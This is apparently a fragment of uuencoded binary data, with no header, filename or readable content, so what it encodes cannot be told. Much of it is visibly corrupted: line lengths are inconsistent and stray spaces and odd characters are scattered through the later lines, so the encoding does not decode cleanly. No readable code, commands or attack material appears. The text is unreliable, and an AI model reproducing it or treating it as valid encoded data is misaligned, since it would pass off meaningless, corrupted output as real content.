M3:>J\X_C%*&Z;2G^W^WM:N;S_QGYC)UZ/[9+:#D/_ (SYKW?[UF5F+Q_Y6:
M7O)F__T2/RGV7[96\6;@%P'?2,6?P&=U.AI(+N'M[?&G!\QM9-3FLW!;/1-*
MMF\>I>]HG\D/?1\<K:B'\#@4WPNW98[N\$Q"M3Y,Q[4[\$B?'?0^3`4S\8.7=W
MZM_W]B?Q=\'+Q?>CIW_: :KN)/1\NYT_J1W/'^Z#'^0P5`^4Y\$[79I_M)B./L
M`WR4[3G^E@]8,KW-`%6MG+GM`?CN66CE1:,ORR5CYU^E\L[&R'[_T2N5:C5V
M_JOTV;?S_R5^=OS^8ZY]_[F;?WO^^?;\T=Y_O&>/'\$7TKK1(?!L_R:\XG6\
MQD=ST0),<T3_R@839^K0GSX@J(!#3UZL(=,M04?TNX@KS9W);8J!9IDT'[V
M86]/;*B!SJI&X")^\.RY@QOH^7,.D'I&HONS!WL\X\CN("5O),.6M>OL<[2
M\OWK,T\C=F#-GS"E0T"A/^XY*-S0?O,'-%8&=,6'M,G21Q1?^JM)\-/`FRO@
M/PKP\KA\$X?NG3\]M77?X^F5W?V[`ML9G`7@6*7S*`6G^E(+?3&G%F5C.)\$!V
M.=((S244`L^W<#EWLH-7\$J3T`>_QKN=__ (Z<<^N3[XD/,Z(^?N;WP4V0\$FZ`D
M>`Y-`>QX4(;!V\$2]H4W^?7KN`7#`M#9AQ)]E0Y`P<LJT?* \ (U!B["`WS2<\$
MF+PO+=P9C;AXHC^5L`NVL^R+-HAIB@P3PV?F(_3SQ?DUK`#V7.:UB`0CU7-^
MNV)(VJ@U.HC;=22N\K"5^(B*1\4#@HTXAQ?4`MU2\$5XQN\$J+X,WTP]1]%%&4
M&I<AC+3RL[R\$^C7A(4YY*3())L?YLZ3E"0-O=\X9BZP[#>WDJD2]\K3D@K`_2
MW^ZK>TKBWO+%N.!>\$A%>X;:BZ+27-ZWNZ4`FK"2>A]0Y.`&#`6^BP0#[?S#P
M=Q)3=T[35]G?01B3+M!3UEU%#/92MHWAFW?B8(?>7B-[G/:5&+5DC48#T>+@
M+PSL2/O+7^1M*E9A]9R*V`GTYG&X#,2WR!H`M\$0<]^+NT4_]_HODB2?[W
M59A=C9\$M_YO5:EF/R_\U\YO_T5^OLG_W^3_;_)_2OH_B/2>]0G_#^^<0/"V
MO:\$ULQ4=@58YCYZ0+--=+0]74[Q(BG=;>&C]Y3J@&R+]WH`M`5F\$?MTI^<?].
M#.`'[7K1,9SI<+P<V6%,[]`':C[ULH7]07AG\$%H/@L6].5\$P91`Q=;*S*9)?
M\BHPP6_EX+<*347;>(-I[U!YU3DL@N2F\>_N\$3V\K#9Z4OE+_YR\++;NG[5
M.0G\`\$CE2U!E&4X`/_L/^,+42WI"IT,3^8]:7+'O#-ZM]?MZY1M6`)`C.:,%#
M&\$G?TI8<,XCO;`/_2P1!VW7LB`"&_>^\$;++;3H9,[(L)\95/]NZN,4R:1.()
MPN_-:[^ZV'?WB7,/43-7H" F(83A_%7R*W@W7@2QG@6Q:PU`9C(*TMX39T!L!
M77[SN?0!]IQQ,2<]C3>E`I)XYTFYO?:.`=,G8Y]?5YT+O.M!\$.RBD`SXHHC=>
M5/DN.;B]Y2#I\`.E0Y@P[>#P4`MR1X+Y#YBK#F@Y#NZ/2&?TD1"]];GN&8+X
M\T`J20*11AE!(-,?AMA%FZA8!RZ.`JMH0Q7;/=],H@+B^K`)NJOG_-,>.,S:
M5IKSKW2MW">#N)I)N]+MQ8QGL`MV!U^`#BWP6&B\(/6#;-&?WXZ_Z?1[_N
MD_QU:X]_&_?/\FW;Z3&\`D?+4;R8CN`AXE.!#]8BP6;"@BH<`*C4="3_F;Z
MX7?ZZ*,U7MIRX&-_9+GN(9T/#Q/,!)ECY`"_&>!P3=>`#QOF(!%,/O?V!/S&
MO;OS[(4ZQ\$@9PBEQ\$4D5[G",-)*?;?0NN(9"`P*?=1AGQN_DN5=2A4*"%E_Q
ML5>\`K^C_:D-D>M6*Y5*JJ7-*?`'`HPD^*DW)41B`O6A;=_N[T5[\A30,3T/
M6N8*TUXL\;Z-+L2OT]3%EOD^<+(.#N&KH9SX6%I3GU+EY!G=W?SU\$77C#06'
M=RKO^*LF_U`8!"PMD?.5987;@A[ZIS]_BE-\$4GX-,2*\B+#5(VXWB\F,^1.G
M3`Z@Q/#FGG_]43N0K2.<2S063/C\$^(U![(,#[G*L<8S&@<\%B=/_A:0\$^#-B
M=SZH6U.AC>_3[A.(`7H>\\$O)N*-?`Y5?L;H^[\.B^LVE+!#CA#PLBR/OC[0'
M_C^&P`FKQ?M2]0\$F*('`_4_1Y(!J\$ZQ@[&M_?`0VE%/*LZ6*W0UA"FOY
MI%?<%/^!79)P6_D_O/EP/_/[L:0=T#Q]`4^M!VM61=JGP0(>KN2&=47R.1`+ \
M[0OEJUV4G)\$_V*/[M#L/:7OF0Y_:G0`"#/Y5W!N`#/N<U1H65); \RR3>APF
M)>QF_JX*H.]8\ER-\$DXZ\$6G[W9^:<A\<*3=`_(DAYYY.:@K:IS3S%^^=W\$#8
MR,XH0;0C\$?;`.M(^J=(=4Y3=9JQ0-K,%C3U?/OI.NQ!I\$<%8`C5&.S@<DR-M
M@`W_J;2P<`V`OC<,,`3\$B9CP`P\LG"DBI:<\I02`231</4D1471%J\$1/?V)X
M/YM(%GOG1K)+](X7L\$5NSL`=V+JG/C_&)A&2OU6Y[+?#I+Q#4Y:Y^<I;O3(
MN!0=*_\20,33_S,BZ"9!0BY\/[Q%T:^3A^5U=:<+9[JT5[<+?FY088;Y5`J0
MI`\7HZCV?H79#90/#F1S9_3I(/&PX0=L":-\$651T`"@[!009_QMN6IPE!7(J
M6%,P244I4HD<Z#TJJ>?.?1A2AE!E\$^#=\$GH`?`]\2.!`HI?9\$:C[O3@@4FCTV7
M*P??3NRW6^:=BOR.?L3=\+E`"2^3=4SDK]B<_OV2T%C=0ED)17;THTK`17E*
MRIV(GX1[\$:.`Y.P9G_ENC`VQ[GZ,-\^X(_3^YZTOUV4V%?RNOEC7Y9)5NET
M-KR5@4?>+XO4`R0VP@XL/"JYXAIX\5\$S#!BY4K<>,+<M*.G.SB!R@BU`&MG?
M;[LRF5:39--9)SV\$[R[:8OI+U+T+LEP3^GJ[59TPB#>]/=TG0`N,_X9V_
MR+`<Q7\26(<(/`+PFXB)(Q`)_B9C?Y.Q?U<9._`(?UYAV_[O*VU;LYDW6+A"
MZC[0I(NN[^1*="&&00\`-L@#`[3CT:#G0WDFO_`=AO2,_9%KQE(W`X?[PKXHS
MZX\<0O:O/R7\$ZPJ!:X=8<:Z^>7%Q;G&IYI`3;WO/WD.M5#\@!+[`9DZKIQ
M_/`%>6_X8\$^LYWZF^:#?U#;2^QG-9O/X\$UV<`X*FHV`8<K:<C[G=:`@L`V>]
M8Z-D`>`MYZ.[,="Z>6R:SZG)<^]INK`^/9]ZW_D]H[V&7FD^<TKV:`G,<Z96
M(V=N#TEWH89&N.M<KP0%#!<:^^L<,\,(\$7!]:RD>.5Q:ZT\=)5,OYI"DJPN+
MEOSU`)W"?N=G+V,J+YR*=I@OLQIB#%KH'[V%4L.T:/7<HS>.35#>OQ^_1>
M4!P_3GS-,9I69\$U7.ZGORO`*:&`T6>/+D@^KC`/^KB/NO]WX`45?A3X2.`<
M_H\$]Q;GU-U=Q_R?)_UL&Q^YLC#7^WT9-C]=_KU:^U7__,C_?_+^_7]__.
MBO\XAR@P/GHB#!`\$!JG"(=;FJCSOJG?M]_R+_F\PK.:(:)K33L_>#1G,Z_T
MCX^3W&U`!=I:LP]KIR2X`RKBC^[KV]T4[(,5#V`:E<B6Q83FRJ\9[9-C>46S
MSC5S5F)_7D(Y03F\$X<0*`=F3VS!C+%)?<F6VCW;OP1Z/V_\@R"%G?L2TFR&
MV)SPAW`LX;4S_#`.4!DM)S/:P>BP>8P`_4M<ADZ`O!6X8^YH@9&`3?QL-K:>
MHM#EAWR_)U#\L)LWEKA(KVFDLBN\;C?C6\$8")&%7I#\J#2;D\$R-UU#,U*2
M!-^PZ,][DJ#39K@:2>`" *SCV.&4H_JKP2*MQ!)X8R</VB(X\$)9HVG:N:\$FTCC
M9MK"U<1TL4-MRW/&3V)X]_8?A,JZ8(;J9PW&`M16P,\\$>!&P&X4N/I.!KO^R
M!G)]!?)"0(9E?)`\$WK,70FI`)#7-(#+<@7ZD&8=BU*3%:JP,]TD,]TG)^Q8;
M[\%]E.`^`[IV: `_IS!(`\$OU6#WVK!;_7@M\9[I8BU9S,^!^.CX-S["NJ^DOP3
M;86\$(SMH_Q)JTO\F=+HQ3<322+1B65)NO7BC(`KH>S]^*/B\$=C\$/@_61HT3P

M""U)D<+:,1N1X(>8SW/#M[#%-7/PRF#F6=-&PW735F;D\SC^Q'UX]3)>"3Z
M>"3/T2G&/\$<AH#EO1]'?-QZ!ANK(\$=QD\$'+S_(,5FLS5<'J>L,\R'B/,\.Y>
MU'*G:T7JP<Y,,),?DV^I'W\$Q_4@]C[1;:TK2F?&CL,!H2P0B1X9SE\2MB_]
MTT;V@G'F<^OQQS-K["6NC>P!CBCS)VC6C&1>D=*;K2B<N8H\$QK'F+1!^#]G4
M\$ESR/Y>X1)\\$U>!A96,+VE0AH)([?JZ'Q^<X0.MU'P:\$!:4.X6-X\19&FD
M_GS)*AETH4>6E\?.!SX;N)]X\$'?U3TDMX9@S:~/M%-K_-Y\.;BC"_9(Z9+
M:;Z+'%.?NN'BC>S;Y?T!TDW'25X>-3;YQM=)&L=(BAY]8I,P+\ZI_>E'"M9
MTBZO/)]]=*TCT75/[H;L[8#LJK[']N/^R!KM9VV0'TPYZ'#XWVO#R+Z*P(N,
MMZ"]<G\AX5?K-%GWEY'\6W".4LBZ^QOCY6M>!HB'NY(938_*G^0\$/T8V"6=
MNTBS'[5].6,UD<JHY/\$&)=L=:.%XM)?-?R>F"N1#M\$ZN+L_>[5^W^J\&I^V?
MS7]O=?'(\$^1><RZVON_N^MT[2N_%60])9SA:S,I<'\,N>0B@1_E8U\$'6*V
M3@_D+@@A@FI3OPT+2&8(][8(U'*;5]E!9N,G,R\$E!L)+&SS&XGVF-!ZOAAW
M"49<RUK\EEOPE;U;!K&+JR<*0SWSFG@3\0\WL*9-R(NC;D)J%H61("MY!^R
MUP/)8E+MGZ^ONGV:*VMFK->SKY(WLX:VQ+_-#SAO+OJN4/QI4\K!DV\$JA%.
(M":J/L[Y,%:ZOTSL?X_^+R,\/AV)IR8%W&</DXLI97\7GQUKWY_RES'C]W
MVV?J#I#HOS"'GR:VW<'*<B?IO09A7W4<ZP>XNQ37\$R0^&]TKF=-UX@+N^8"
MV5+D-_%@U^*!]@>0#U(.N(=7<!_%Z7LI?9SXAQC*+[OWP;/T9(U7'AO0?;]N
M\$9BN>@OPU\F1@F/4^>2"'@=H%0D*/?+=)**'2:*RY+_5RP3@"3EN(1)'LQM
MJ-CVCSC'AQ\$K0%W'Z'GK\XDM!+LA6N8[* ,0=AI\$/8!ZJ\D'51KZWRD&NA22
MRDW7;??[OPQZKZ[>[K.WTG1QD'\@D>1C?.)L\A-(P\$Q4QS9)C"7:4X*%)WPH(
M'QC\8@U2BKY0']DX=.IO"2[]89)1BGK:##BQ/M@7G^P?Q6#\$/6^*SGW]_/ \$C
MDSI\$Z+!:TCFC_)(D\$D4MK)GT\$1\KY"\$\$/U'HPG\G\$82_R!Y<-?.FX)!.)O3U
M9%0&;62!WR'0FX1KI3+'7(/' *Y,T"\R\$0&W.ANI/:%!\!*%=B/H-JW/FNA2+
MASC`=V*8>.Z#&/!?'W_V-/_%!_V9^Y7)D/-0V%=C3_&^&LSGYHF4ZG1REM
MLK]5^>61]FLBLH5_@J%N;].0X&]\$JH>_AI^R_;NT4@AT\H'D<LC@8'GRR:
MT);[A_850/_PUW%DOR_PF(NQEC3?[_>KU2C_E_U4S]F_7%_GYO_US?_K
MF_]7MO\72C^ [WL:..7BF)W%7\<TL-</]TC')OL[D&-7"'(\;*N&_)X\$7V(AM
M)0/Q82(L,R;R/A[2XTX4/'Y^6QLXM(329N'\&XGGPZ30<*%&@L'!CS:1QT7^!D?
M)BT_!#J_-U"ZIQ&)*1J<8YP[6M&@.M"!49\$9R6U&,&J[\]<C#&W)^["?G#C
MV(M!GC1GAIUE3Y9T%MWY\<C^2)L@O]>/[Z="M\$R&CSW+W^9V[\E(K"K)(40T
MASM_@DV.?1K6KL&J'\^M],B2I:EC+DOR4]7I*VB9,L2J\$]0#" '<'J(#!##%
ME\LY,],TT*M>/'* [T:V[@KQ4Z=G@ISFR*KL\$_V4]:J0?C<3H@!3?(X%6M\$3J
MOE)[E!J@=F\$N<XWT^G!016'?,.LEG?YG[*O?\1'_42L;%,,:VL'5B3\ \ '6H:
M1@7P:L.].`P>9*6W'!K6&+6AGX#2?O3=97[T>=!,.Z1"N1(VR?99.0'K)'(
M\6'\PAKVV1J^PEYI[&@;+1+EY,WM8QF.5+(_V4.Z24^('5I@E6#-J,@P0UUZ
M\ :9Q6,(N9RUE1G?(OC^M),L1\[^H^CL7U<ZQ6Y\)\AO7L^TA[VH"JA]?W0L_Z
M+0*\$[@:/XQ8)3';V_HG' #-":_OVOWU@;O2:=QAZUYW-W?C4_I?G\$[0R\YX)A
M4DP9PC:7\$&D4RW:G/K(E4"G@)+Y2&2ATGG1DS3'K<>ET]<(K7?3HO]9B.;</
M5H8XB@ \$^4A5;L'E'%)*)5R\$+*2('R59_E66<56?<YGE^-NM-7Z)"'G!]WZE
M;P16)IL\$29HA9CI\ \$"X_\$#V^WT=2NS7&05;_248!2_' ^7[_\)WQ_IWQ?7(<
MK4#=[Y@<1'Q/6A<R982&(_=Q" L>W,U)>#@('L7V<;*(4@_I@>6L=A7_:H',R
M)HD?\$KW2S(#J3V)A'GG:_HJZJ_3?E5A-?UYI,<)R?'O5@SY:8V<T'\BD555_
M_)M*HT,\$/DLC?#@@!']7#U,&'8,7\A4+TJ_3O_SETEX\NO,/&N_:O_R%=\$@
M<C\ (CDZQ!K,.;R(B'K?R\>+^8%R-W""!-JKWVQ,F]N88O:?.KMU>M\$N+3XM
M=FACR*[_:ACEJA&O_UJMF]_L/U_BY[N=>RM;:%:-[8\$E?LG"90FE7_Q\$NNZ
M]V,;>O'Q[-C*0C`%*T7=AYGGD,U<VL'(I5_OYLD3W>4\$]PSM^7NM=4LWQMZ>
M0N\$#6;A->XD_#]F,-W<FUAS!'Y:&NKZL/2YL9GQW^2CRPA6)&/>ZU!L1!&L
M\+E6@M_(@>^M<2@_I60%TV,%RD?Z'?E-PKMX-^MCU;8]=];W0C&\'YG#Q=W
M/'8?22S7[FR6QGQV?'&-1,8SBVX%J.RV=@"WK&/6@@"UT_;/QR?GK5[OF+'Z
M)O!LP\$3"9IH13U"X4OD^)>(NO[1\$I,QRQEJ+>P<XXC\$?PI\$V_.M?M;.%S.Z<I
MBOXM\ :A&,-EY?T']AZ\$#C^@6SP"N^" `TP1I(F_0\$5<!GB_] &'OUV?"":1[
(MS6R]48Q5TMOGN=*%C5>'<&=1GE-!)N\$)\$>V.C],53+.%Q(P" I2K%]9GW#GL0
M"9(\$Z!U,K#%,HC0).D@C_E7[5UF^^0KQ2"*%3MC#00M&D'VU'S8%P.DNWAAV
M!]8:IMKD25B#%PY<?%SH?TN8X=3/T7[L3&@OC\$B)=#\$A]F*RIBQ4P\$1PQ)]@
MU\$=[3(>>M`*)[:ES=X<]IR"HD\$#NE00;\I8R:L.F]D/'G@Z?1#C+W=(;PHI\$
M:SB36_J(5T7"MT7(GRW1FD<H'\$1^S)RY!700'1W'>X=.JS<YGCNSY^X=HC1&
M#@\A078Y?M'_%@020DG=^FIP&5CX1ZBV=-[0L*>^W-5YJ@=!(MXY*^.)\?J
MSZVI!UM*XCG7#MA)+*%6Y*\$X?3(M/]H*>&\<;TG(_M->I06?@'M[]N`@B_:G
M.QG_!R%T+KX</BU<SEJE'7!BBTB+Z\N7QZ=7?3\G#8]V#:5%_<W%WYF1)*.
M1B1UBJ,O3S?)<K"BTHHZMESOT^5DQHN-<%A:5?_@HUQYD&21)SBQ)Z[/(\$HH
M&+!G@B_?>*2^>[!W!O\$U\$?'W?9F\Q3J?8J=!&5@F/8+1WYQ=I%>Q2\,0<=]GQ
MH_/!>X(D")2@!&:D.Q#Q]9G9(_VK0=C(L* LZ\$")6,%/UF0VEMI+[J'DI,T2
M74VXFZX[*!(O3DUHO7PV<H?/N)5LUU&8XMY>H8F%W<R2R<!.:3V<%C)6:09
M?KJ"EH\$S,F7NW>>J]P60"*9<\$:;,['O;&Y! :N;07'J/T'K2H(Z'/L'I#\H!2
M8RC^B9,[(#>D6#^S5&=P/6*T8^)/"QP6GWL>:5ELJPC^'BG'M0C%DO[8'K?
M4I@:,&XPQGP?]=;>1T7VWJD\$S\$S`^X)9:LIM&'0?8*?K_*%DQ07&Z; ;W]LK@
M)UW7&DVLV7''\Y8T3GX^U(\$IUP='(9)#(OEWEZ%I<LEB4US[WM5@N_;UB0B
MOOV5!0INM/8%+1U2J(D_8<V=4LATN'WVDN;]LS<?2*YU;Y?THK]<.]_0C*U
M=B_)6CWI.Z.^4/J_M/>7A6HGKA3\69^&.[MG<PMYU[K37!I_\$'GE'0!;L\?
MKX#X7JM5Z%);X,\$;]\5?:40<TZ5%'\$EJV]NK80#YT(@_?X6%NS;V_!%/)\$

M7"7NIH_ANWP*W_XA/, \s>&S61= _MWL!U[2] [5['-WG_WMO9X_= .GKYI7[/H
M0L<S>3^GG] !2_ '26^&1^V]W?=O=N=S?MS8+; ^O<VM'VE/S' [K_! 'V?S8:_S_
M\!/8?RMZ&?9?^NM/6G7'>'3^_#>W_R:N_X)T=V]WNZ# (^LO\?^5* [=OZ?XF?
MC/7GKZS9C-2WVZU\@=?Y_Y9KL?4W]?*W]Y\O_-__>; _^W_] \L_] \D) UNX
MHW&X: ^>RUT=UG! ^U_5))L: 'LK_KFJNT/\SL3"R]@+["&*;\63D68VSOY2!M]
MG&0G3PRA^W; &O=/V6>OFO#_H=5Y>MOHWW; :: (3SX<' "N#RK; YR&TO3 '4OH#O
M<:; ?:_\$!5AV/%8?I30;) 2&:WZG(\) = (JKGHH [R; WWS9>M^_WMMGI 'WUGR] 17O
MQM!K: &XO! ISJX\$<E/, [Q!M+6O!H\$ [7=D) SN_+ [&5UO7K_9C75J+#6!P. ^R9A
M_] -)+L5SDT3S; /G-V0\$T, OAI^^?XX*DP10F' J!] D0N84_ (3.4Y^, M"H"- (X2
M9BO] Q\Z<J; B8P37Q; (8<#D=<\65D1, /VP]' 'B.DPTN57NALOO0<U?) <=D#L7
M'; K.Z+8 [T/: % '!SR6+H5; M/^*GGNOC*K*: <K@"5 [CL) J (. *!) O?SSHO!R=7%
M=1=7J%K [>72+I#S00O+%] I2Z+O; \$&SQ8' LI%>_9"G4 'TSCM. !%J [R. +Y"0Q\$
M ('5"%@. Y'T6 [5, _%Q* (\) 'P, 44K=3V] P.XS"_8XSA^"FW (]' ^' /BAW@Y7"C1S
M'_QPW [^*FD, R:MB) A+F*OV@3DC##Z]] YW\H^!QJ] X5?1^DB, : /MJ-!OX '7.
MQGZ-9EI9XAW\!18O?M^): &!1?2R<?"S6WY [X2PDYY6"*"QT?' '\@L#N.Y'?RU
MAQ_A@E) ?F0*=66!_6Q*M240=^ 'E?#M3=\$RU!R#1'U] 2D!_X=DA8^ [HBCA ['%
MY_T [?VA"&@WXWPP:]FK&! '<GR_X#QH7WZ/G<=9: +*BR_. .O1KGO, *U59:N
MWWL); #W_H: 754', %; !!I+57O; \ '6_\<\$6W%/QGV' _QWH-QV&YN 'LNT_Y7K5
MB/G_FH91K7^S_WR) GV+VGS8KHY_)], /'_UM: ?8*9?S/X; &GP\$1MTBUAOAQ: '
MW5B. ?\$] 3! (#35G, G"2: ?X_U<9IY\ -IQ^N] ?O#6CU3J\N6*: \$: DQWV?Z+=V?&
M^_WT. HK4X. 6: [SOO7 [SK\$A0" I]??HOQW^?P?_N [UN (\$N/ [G6T>' E]; IAN^] S
MX"9@=KIKIT '#O^R\9"2ZUP; _?6UT^&-&\>6U+L9 [\>Y: IS^ [_E^] 7D). \ %K'
MAR] I 'MUKG9N_Q#?7: "6GU%N#!X&6@_ / ('F*7.W=[/#3_VI\$0NX) 6A, V9&+ 'C
MYOL22/#072: N! \$B\$%] /H '#_Z] 5I, I] L5U. _Z_T^3Z?%R\$8 'U&&. YKO4S ' >IE
MSZ=*5XR#SWN" !NLF_K+WDF%TQ0I (<O<ZM"@, 6FP?6I, S7=*; _NP0^)<, 7 [02
MQ*. E, %YV_) YG. O [NBB] ZXB. C) P@CR-\$32R3VY<M. EQ>W (V; TDA> '^A/M@LU*
M2PZ\$980. 2 [EH&] 6F (5:=9MZA!>MV^0N06R! (<%XR) /ZF) P; M\ QY (W5H_ (1M
M_X_HR?GQ '5/@S, :) ^J [+4] <9O?LO@GE5C\K-MG=] 02\$ 'B*>=L [.VMWV93^;
MCMB^_#\] ^"WX2WX2?-Z5Z (; ?B9V%O_"_CMB*. K; *F8!8KT+8MTA `] Z3J/2O
M^E<: _H, QPC] \, &C16=N"/VQEM (BPR^B?>1J] 4%J] : I^?7VEOK [KGIZO#T6Q/
MKBY); ^P/NNT>K!B8/-MZ] [6KU_2? [S4C@UUHVL<1D] K\] O: ?O%S4N" J (M\
M!E 'G#NYQ*=N?9ER. % .5B) [/ #P. "*"OZ (M#B. JL7WG (. GK, ^#W+#' (-&A!V#T+
M4A4 (1.) *] K, _>QH-] CWRG/GCX8] GL" T) 4\$><. 1<H' <I? '\2BB<\$32/G. 1P?&
M: NWDX-. G0Q34. /AT&%!CT!G9=/LO\$\$) R0\$+EIR" W 'ZRBJ/0D3 (D' G [2_TI?B
M*S/V5101) C+U) \F' Y/&Q-; D=62A. ^D1+] 0D6@2>: B?A: HG6H<!H/2EX7; @D
M/+E39T@ " "B-&' -) PT_QLSG', -&#] I!7!CS!YTN ((/@FZ/: F\$ZSU- [, 4\#VX"
MA43\GD#500@ET> \) 4<@G!_] D. N*#?XH/GOZIX' OJR_7. 1X6D1] H_UV%. _U4_
M_6<6K?^YTOQ) ?+K%F '\&+V, P&] 'W#JHG*L/+XKXO' .<3>^<%?K/G] 87C"%I@.
MY. <2_J/8@1\$>] J, & (*) +P, -, Z2\$/*U) &ZJ7&G2; . Y\ ' " ?+XP#E7' /#OXWBM_
M2O3V] OY-G03/2CU [&BV (X/W]]L]] +9: =16FI29' @' \S6P@F) WX=#P>WP>V! @
M#12*\$D+VE@L1E' " @C' >D&9K*Z. 9' VI# (/V2*Q-D\$4' 7>Z6KF3QKVKS] 2E_@'
M9H3J] \$E8_ ^ '?^--0) LD17_O' =\$ _\@T8>' FE)) (NPA6R: J4T_\$] ', ; *M ('NJ
MX; _&; FB73; P\$ZOD*YMLPM700S, 5Q2] *KE5JQ3AF-M&BC5=I) ^FEDK\$X [<K9
MM\$M' . "0A_FM^"4*"=' U"Y_+D] %J=R13RRYVH8. H] N&&&XP4#F=X2AJCL@' >D
M6V (T#Q-K_N%@6IH. 1_&>R9?&H; H>-+JF#*_] ^2 [L_B/^ (!9/_WJ\ ' ' \>' ?] Y
M) - (' "V24D18! : GZA, C&YWHXFYZV?W\$^KD^M] SLF=7' 1VLW3#B9-C [5: FA_\$_
M [^*= \N' @-X8CKK, XP. _! Z4*CGC, YP" [: 7VU' 0+\$KH] LA-\1>*D00M@8Y0:) I
M"DPLO 'RH25 '#&-!4] E] UI (; &' SWAHRVT] 2*V (&71! : X' 8E<H*&. & / "7/F23-
MD87! " "M6600-^-OI; <AU@^S@DD^' PN (0V1&4UTCFS3RLPGD_6N, C; >! +D<GW
ME! SBSZ/O_XS' RY; D3H>AMHJ813 (0*^' PJ6+@ ' [D3 [@; 4Z#GA^LD3GC2@L7K.
M6+. 56. 0) XU>' NQ; HP?G%' R4] #QE2KB@: -Z (D (RT [*<#/20] PG>G! / [C_ / [A_
MHA# . : . 3 (HG [-X\=UN; TE?/H\$8] GDU)) ZD\V@ \81K81 ' ' C, ; "_F9H'=@GI] 8
MBP<FO3U=S-W9TP\$>W: 7. (3*\] Q@AS\$Y! : ' *U38^Z9F% (V2>4! #ZQ/X0UO; </
MS&I-T69F 'RS: W=BU%@RQQ\$YL\ . ' . : G/AX? ' P4@JO=#I) TV/4LC' DZCR' "W^
M@DF5QN [] ' ?U! XEFD; \$>' H' \<VW+B (6, . . 7=W"; NLX (GRF8! /6! RI0SY6D4 \R
MVALK [0VEO=@700%, &B4) 4O2>. IA8GPX^' 9&N_5PC\$9%_984; !) #G/O, 0_T63
MQ--P<X6WEMQD8MMA' 9DVAPH/O) [#: 0A! [J" [V% " " =-] IX7? \05Q/XV22 'HT5
M; 43Y3I6ZE8\3! \$KY; <B?)] 9XW! /N1C' D@L7F/O&U=N0M&F. ?#>C+<CUTBF6! R
MF1PG/ "CZ45/E 'F&9&] <K+<6SV8%\ /BOA' R0\$11%E70_+UT2KU 'PPL>YIOW>"
M*065>IQP<^ML^Q! -! (3' !WZGUG [0] FJU&H7Y&"M] ?, 9C8 ' /H (4WET-%K+8J4
M<9C^E9 [U7?: 7NK*^R+^RIO5B\$: /PL! (-K_; _ . V%] M (YI5XR/SZ1?V_QOOUT;
MR5_\X\$R=Q4\ 'AV] ^NS; I?W [W, 2W\$>L=@X+Y; .>! 0! H7SY- [HSE_; 5W8' RS17G
M3OK; X6KC1! '^? (G) : B@EM%/; JB\$?L6F\$H/7V; # [PI7G+7/^L540#H@) <] #>
MI1 (V [PKG0TC]] -Y>O' @B/G=P^ . [%; \JFH! UW?-,] 5WKYG^1: . [\Q_ (! /@MR\
M/EKRV_ "+V# "O%HM9] ' O/7IRZ5YS#Y^#O\8%2FG>F^5MW11 [5"U\$O9OW<5H\$0
M (05^U, . V) OY4' ?=8_9@FZE. 8O@' E6_ . Y] <2H! BV, -2WD"KQ [H6*5UIC] K=^]
MT#J=P\YOXOE [30] 9_#P*. S*) L\$729&+S31HNTD1A2RHXKEEH CY)) D [H&2G-E
M" =+IFS! *9 (/ ' . L>HDD#H1#JO) 6\R93P' A: % "<#) >X! @NUR0E' 2.] B?UI@7GW
M' BR: QC6) \#2=Z9'.] . HF) C87A [#239! G?3- [Y" P. <L# [' VUJZ, YS@O5; \$PDZ
MTR0>F6<*FPV) 6@B8TM] _DSX/J; N? \PN^E<XX (S*ZX, UO+]/ . 7") 0K: -UN) -0

MR7^15SW=U[P] 3, 9, 7YU7A_) GK/\;AWC] KO1I7A\;4, \NY<] <4G, 76LTM\$AJ
M3]V% A' K:T) JR; JO@ (Z, O [+ \$] @^ / @ <6_B75A3ZY [N-4+@5) 1P5O9<8LOHT>/K
M\9QD9SIUMC7' <L2. 4B*0\$4G9 (_O") I# ' *UW: 8. B\E#S\$; PG#0E&WN, B6\DU'
M?ACOS\$7S^8' F71%LQM7I! *VFW&159L@U18] 6H\$ \ 'TB>IY?PH?5VSOO, /1E\$A
M=/ <29*H (NQL1T">!V! /N_=) RTIK8OMK] T1G1 (3CNNW0\$ _S: Q/MA80 (RSJ '\
M (9; 7@WQ# ["YR\$B, PTT<3D0M8+TVX44E>E"1. ^F5, Q9W5S7%O/7D+>] *SYZBU
MLD: P] _=W\N; N^ [] %F \ ; ' =D;) JZ. Z\$! G210S_ZTCW-I5KWTQE2EA [U] X. 7>SD
M] J>AS: Z\>V, =KK>PAA_Z<VMH! US?? "F, LL (; +0ZR<Y4-85_6QRC=VE-6 '\ ^
MC' WP2_P#; 5_?U_ZBF: 0_2GWZ. _7+S^E 'Y=?D4, <33D<7OVB7K8NVUNEI [?->
MYP) 04 [Y] 0KH0D ((OWE [Q3S^Q& [<*VX81-EKXZ [YJ@>G: [OR>C?JAGO [NFZ; ^
M35/_IJE_T] 0+ : ^HQA^ /] ; YK [-\W] F^ : >K; G3F?F_ . !) %_O [Z_# : >_656 [RR
M [. ^O / , ?^? \$SCR1 = + ^9Y] M9_%<] 7/A] IAPDM>L4\$=O' >QJY/P_T; . @GT?Y/?1
M% `8JA] I_ \7<S: \$<-Z<_D=N=_OV@I ' /%G<L. ?_Q ["HX8__SVY6>^R=7W] R [[?
M3/R9W/3-R8OSJY/7O: MN' _ [[JRI_1] M%L"] : ?U<GA; \30/^V/M8: ; GS* : Y1X
MQ9YY3T, W7" _\54) E"ODJ9; -ZH' 6X, 5= (4N.O/4_J! SO (6B&\$W_ '\ "C*L+Q#G
MR&. 1WC*V&GY; Y56+APK< : /Q7 [= #%3PFO. 8) [1\$7"2&X=C2-!AX9L' SU) 8H. '
MY\$Q\$GAN] <Q) \2?ZBH=!9F' , A*OV' 21Z^BST: AXBJD7V' T? ; J0V [800E\$47*G
M?* =B\$! LH\G: K) AOY3CO! 33; 2@IP6401\KZR\$! =CG. W" T' \?9= [LJT"7PJ\KN
MHV"-M/+@_8M\B, ?WPO [([Z_BDO' +=ZKKF [<R5, 0Q#\NR\30^] AWICK?: 8GM
MCX. A-7RP (PE' ? . JE ' +M? [JN; . ^P%9_! 3: &) \FURAP7W@WCJ- _AUFPPY0L ' ' E
M\$1K; ^ 'WQ `34] 5+Z2IX: _8P?50=4O?UUHHNZIO+#. C `N3_E<Y, Z!\GYD79?J?
M<6; N' Q [EZ' QQ<7&&?O3/6; \$>XI=82ICOE& [L ["4 [*RZ6U%6F3] C_PR: 6R) ' _
M<^% ^WOR?M: I1C>?_K. C? \C] \D9] O^3^_JDP0W_) _?LO ^ = \B_ ^?OE/ [3% =! %
M: ; #=) _ ^ <"O#\R9; `5 [-] >@*XM [S = !?S5O) Y? (IMH) 5LVT4@VT: 0*ZTEIZ4" P
MQ" _D; OB6@?1S9R#] \IE" `Q23<P [*W1+-Z?AUI ') %/P6P [R&@_ : !5] 2P8ZH="
